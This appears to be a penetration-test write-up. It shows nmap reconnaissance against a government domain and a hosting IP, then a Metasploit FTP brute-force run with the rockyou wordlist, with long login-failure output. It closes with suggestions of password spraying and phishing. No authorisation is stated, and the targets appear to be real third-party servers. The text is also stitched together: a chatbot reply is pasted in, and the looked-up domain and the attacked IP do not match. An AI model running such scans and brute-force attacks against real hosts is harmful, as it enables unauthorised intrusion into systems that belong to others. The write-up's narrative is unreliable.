Penetration testing on a web application using metasploit


1. Introduction

This penetration test was conducted on a **web application with an exposed FTP service** (pure-FTPd) . The goal was to **identify vulnerabilities and potential entry points** using Metasploit and other security tools.

2. Methodology

The testing process followed a **structured penetration testing approach**:

1. **Reconnaissance** – Identifying open ports and running services.


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Jan 31 09:14
root@vbox: /home/rafi
File Actions Edit View Help
Type here to search

```
┌──(root㉿vbox)-[/home/rafi]
└─# nslookup www.bc.gov.bd
Server:         10.0.2.3
Address:        10.0.2.3#53

Non-authoritative answer:
www.bc.gov.bd   canonical name = bc.gov.bd.
Name:   bc.gov.bd
Address: 208.115.236.166


┌──(root㉿vbox)-[/home/rafi]
└─# nmap 208.115.236.166

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-31 09:05 EST
Nmap scan report for falcon.amarserver.com (208.115.236.166)
Host is up (0.0055s latency).
Not shown: 966 filtered tcp ports (no-response)
PORT      STATE  SERVICE
21/tcp    open   ftp
22/tcp    closed ssh
25/tcp    open   smtp
53/tcp    open   domain
80/tcp    open   http
110/tcp   open   pop3
143/tcp   open   imap
443/tcp   open   https
465/tcp   open   smtps
587/tcp   open   submission
993/tcp   open   imaps
995/tcp   open   pop3s
8443/tcp  closed https-alt
49154/tcp closed unknown
49160/tcp closed unknown
49161/tcp closed unknown
49165/tcp closed unknown
49167/tcp closed unknown
49400/tcp closed compaqdiag
50000/tcp closed ibm-db2
50002/tcp closed iiimsf
50006/tcp closed unknown
50500/tcp closed unknown
50800/tcp closed unknown
51103/tcp closed unknown
51493/tcp closed unknown
```

2. **Scanning & Enumeration** – Collecting service information.
3. **Exploit Research** – Searching for publicly known vulnerabilities.
4. **Exploitation Attempts** – Testing potential attack vectors.
5. **Analysis & Reporting** – Documenting findings and recommendations.

Here's a detailed **penetration testing report** for your project: **"Penetration Testing on a Web Application Using Metasploit."** The report follows a **structured methodology** including reconnaissance, scanning, enumeration, exploitation attempts, and results.

Tools Used:

- **Metasploit Framework (msfconsole)**
- **Nmap (Network Mapper)**
- **SearchSploit**
- **FTP Client (ftp**

3. Reconnaissance


3.1 Nmap Scan to Identify Open Ports

The initial Nmap scan was performed to detect **open ports and running services**:

Command use : namp 192.250.235.22


Results:

- **Port 21 (FTP) is open**
- **Service:** Pure-FTPd
- **Target Host:** s1300.sgp1.mysecurecloudhost.com
- No version information was disclosed.


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Jan 31 10:03
root@vbox: /home/rafi
File Actions Edit View Help

```
┌──(root㉿vbox)-[/home/rafi]
└─# nmap  192.250.235.22 -p 21 -sV

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-31 10:02 EST
Nmap scan report for s1300.sgp1.mysecurecloudhost.com (192.250.235.22)
Host is up (0.011s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Pure-FTPd

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds

┌──(root㉿vbox)-[/home/rafi]
└─# 
```

4. Open Metasploit to run :


File Machine View Input Devices Help
Jan 31 09:18
root@vbox: /home/rafi
File Actions Edit View Help

```
  command 'us' from deb unicornscan
Try: apt install <deb name>

┌──(root㉿vbox)-[/home/rafi]
└─# msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0


Unable to handle kernel NULL pointer dereference at virtual address 0×d34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ..........................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffff..................
       ffffffff..................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
```

4.1 Attempting FTP Brute-Force Attack


Since anonymous login failed, we attempted **brute-force attacks** using Metasploit:

bash


```
use auxiliary/scanner/ftp/ftp_login

set RHOSTS 192.250.235.22

set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt

set PASS_FILE /usr/share/wordlists/rockyou.txt

run
```

Result: No valid credentials were found.

- No weak passwords were detected using the RockYou dictionary.
- The server may be enforcing **strong passwords or additional security measures**.



```
[*] 192.250.235.22:21     - Error: 192.250.235.22: Metasploit::Framework::LoginScanner::Invalid Cred details can't
 be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::FTP)
[*] 192.250.235.22:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) > gunzip /usr/share/wordlists/rockyou.txt.gz
[*] exec: gunzip /usr/share/wordlists/rockyou.txt.gz

gzip: /usr/share/wordlists/rockyou.txt.gz: No such file or directory
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE ⇒ /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ftp/ftp_login) > gunzip /usr/share/wordlists/rockyou.txt.gz
[*] exec: gunzip /usr/share/wordlists/rockyou.txt.gz

gzip: /usr/share/wordlists/rockyou.txt.gz: No such file or directory
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE ⇒ /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.250.235.22:21     - 192.250.235.22:21 - Starting FTP login sweep
[!] 192.250.235.22:21     - No active DB -- Credential data will not be saved!
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :123456 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :12345 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :123456789 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :password (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :iloveyou (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :princess (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :1234567 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :rockyou (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :12345678 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :abc123 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :nicole (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :daniel (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :babygirl (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :monkey (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :lovely (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :jessica (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :654321 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :michael (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :ashley (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :qwerty (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :111111 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :iloveu (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :000000 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :michelle (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :tigger (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :sunshine (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :chocolate (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :password1 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :soccer (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :anthony (Incorrect: )
```



```
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :sakura (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :adrian (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :alexander (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :destiny (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :christian (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :121212 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :sayang (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :america (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :dancer (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :monica (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :richard (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :112233 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :princess1 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :555555 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :diamond (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :carolina (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :steven (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :rangers (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :louise (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :orange (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :789456 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :999999 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :shorty (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :11111 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :nathan (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :snoopy (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :gabriel (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :hunter (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :cherry (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :killer (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :sandra (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :alejandro (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :buster (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :george (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :brittany (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :alejandra (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :patricia (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :rachel (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :tequiero (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :7777777 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :cheese (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :159753 (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :arsenal (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :dolphin (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :antonio (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :heather (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :david (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :ginger (Incorrect: )
[-] 192.250.235.22:21     - 192.250.235.22:21 - LOGIN FAILED: :stephanie (Incorrect: )
```

5.Recommendations

For Future Penetration Tests

✅ Try password spraying with custom username/password lists.
✅ Enumerate additional open ports for alternative attack vectors.
✅ Check the web application for vulnerabilities (e.g., SQL injection, XSS).
✅ Explore social engineering techniques (e.g., phishing) if permitted.